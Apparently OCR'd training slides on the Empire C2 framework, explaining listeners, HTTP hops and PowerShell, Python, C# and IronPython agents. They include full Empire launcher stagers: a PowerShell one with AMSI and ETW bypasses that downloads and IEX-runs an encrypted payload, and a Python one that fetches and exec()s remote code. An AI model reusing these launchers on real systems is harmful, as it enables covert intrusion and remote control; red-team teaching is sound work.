
What are Listeners?

- The server/code that “listens” for payload call backs
- Defines the communication method for payloads




Why do C2 Servers listen?

- Firewalls block incoming traffic
  - Implants therefore reach out




Listener Types

- Numerous configurations
  - HTTP
  - Redirectors
  - Hops
  - Dropbox
  - OneDrive
  - Malleable HTTP




Overview of Listeners




- Listeners are the server side of Empire
- Runs a flask server that receives connections from the target machine and are used to control agents.
- Agent always reaches back to the server (aka beacons out)

HTTP Listener

- Runs a HTTP or HTTPs client server
  - ***Note:*** *Windows by default doesn't accept self signed certs*
- Runs on Port 80 by default
- Listener is compatible with PowerShell, Python, IronPython, or C#
  - ***Note:*** *C# agent will not work with a self signed cert*
- Uses GET/POST messages to send information




HTTP Listener



HTTP Hop

- Used when sending agent data through an external redirector
  - Auto generates PHP files for a redirector but not required to be used
- Uses a header to tell the server not to update the agent comms profile




Exercise 2: Deployment Basics

Exercise 2

Agents


What are agents?

- Agents are the Empire implant that are responsible for executing tasks and initiating communication to the server for check-ins
  - Firewalls usually block incoming traffic to a network, so agents reach "out"
  - Run in memory



Empire Agents

- Individual interactable instances running on target machines.
- Base Page Displays:
  - Hosts IP address
  - Machine name
  - Username
  - Process
  - Elevated permissions



PowerShell Agent

- PowerShell provides an easy to use scripting language that has full access to the Win32 API
  - Monitored in many places now a days
  - PowerShell still makes up for a large percentage of cyber attacks
- Original Empire implant
- Written in “pure” PowerShell
  - Some bypasses do use C# code

Windows PowerShell

```
PS C:\Users\User> IF($PSVErSIonTaBle.PSVeRSIOn.MAJOR -gE 3){$REf=[REF].AsSEmbLy.GETTYPE('System.Management.A
utomation.Amsi'+'Utils');$ReF.GeTFIelD('amsiInitF'+'ailed','NonPublic,Static').SetVaLUE($NUlL,$TRUE);[System
.Diagnostics.Eventing.EventProvider]."GetFie`ld"('m_e'+'nabled','Non'+'Public,'+'Instance').SetValue([Ref].A
ssembly.GetType('Syste'+'m.Management.Automation.Tracing.PSE'+'twLogProvider')."GetFie`ld"('et'+'wProvider',
'NonPub'+'lic,S'+'tatic').GetValue($null),0);};[SySTEM.Net.SeRVICePoINtMaNaGER]::Expect100CoNTinUe=0;$097C=N
EW-OBJecT SyStEM.NEt.WebCLIEnt;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$se
r=$([TexT.EncODING]::UnIcODe.GeTStriNg([Convert]::FroMBaSe64StrINg('aAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4A
MQAuADEAMQAyADoAOAAwAA==')));$t='/news.php';$097C.HeaDERs.ADD('User-Agent',$u);$097C.PROxy=[SysTEm.NEt.WEbRe
QuEST]::DefAUltWebPROXY;$097c.PrOxy.CReDentIaLs = [SYSTem.NeT.CReDENtiALCaChE]::DEFauLTNEtworkCREdenTiaLs;$S
cript:Proxy = $097c.Proxy;$K=[System.Text.EnCOding]::ASCII.GetBYtes('BFTC@gUP1!qhc3a_,7ob]vf~.%KS6u[l');$R={
$D,$K=$Args;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CoUnT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1
)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BXoR$S[($S[$I]+$S[$H])%256]}};$097c.HEAdERs.ADd("Coo
kie","dszbhkshUtyU=Byr/5EphgnjoJUBCdSZyshhajww=");$data=$097C.DOwNLOADDaTA($SER+$t);$iV=$daTa[0..3];$DATa=$D
ata[4..$daTa.LENgTh];-jOIN[ChaR[]](& $R $daTA ($IV+$K))|IEX
PS C:\Users\User>
```

Python Agent

- Updated version of Empire's original Python 2 Agent
- Requires target to have Python 3 installed
- Most functionality is focused on Linux based machines
- Smaller library of modules

```
(Empire: usestager/multi/launcher) > execute
import sys;import re, subprocess;cmd = "ps -ef | grep Little\ Snitch | grep -v grep"
ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
out, err = ps.communicate()
if re.search("Little Snitch", out.decode('UTF-8')):
   sys.exit()
import urllib.request;
UA='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';server='http://192.168.223.128:1336';
t='/login/process.php';req=urllib.request.Request(server+t);
proxy = urllib.request.ProxyHandler();
o = urllib.request.build_opener(proxy);
o.addheaders=[('User-Agent',UA), ("Cookie", "session=ZFRi8ChwNl6d5n8Nw+bUhEbn4A4=")];
urllib.request.install_opener(o);
a=urllib.request.urlopen(req).read();
IV=a[0:4];data=a[4:];key=IV+'s6:UVlDXp;K/-Fh4rW=_5YiI>9[O!?jd'.encode('UTF-8');S,j,out=list(range(256)),0,[]
for i in list(range(256)):
    j=(j+S[i]+key[i%len(key)])%256
    S[i],S[j]=S[j],S[i]
i=j=0
for char in data:
    i=(i+1)%256
    j=(j+S[i])%256
    S[i],S[j]=S[j],S[i]
    out.append(chr(char^S[(S[i]+S[j])%256]))
exec(''.join(out))
(Empire: usestager/multi/launcher) >
```

C# Agent

- Empire's "modern" implant
- The server utilizes Covenant's Roslyn Compiler to compile .NET assemblies and send back to the agent
- Agent supports Covenant grunt taskings to promote interoperability
- Capable of running PS taskings or launching a PS agent

IronPython Agent

- Modified Python agent, compatible with IronPython 3
- EXE/Shellcode contains all needed DLLs and Libraries
  - Does not require IronPython to be installed
- IronPython 3 spin-off of [IronNetInjector]

```
[+] New agent ZZPFEQCD checked in
[*] Sending agent (stage 2) to ZZPFEQCD at 192.168.74.1
(Empire: usestager/windows/csharp_exe) > agents
```

Agents


ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
1	ZZPFEQCD	ironpython	192.168.21.72	dredg	System.Diagnostics.Process (Sharpire)	2712	5/0.0	2021-11-10 16:34:15 EST (a second ago)	http

```
(Empire: agents) >
```

Stagers

What are Stagers?

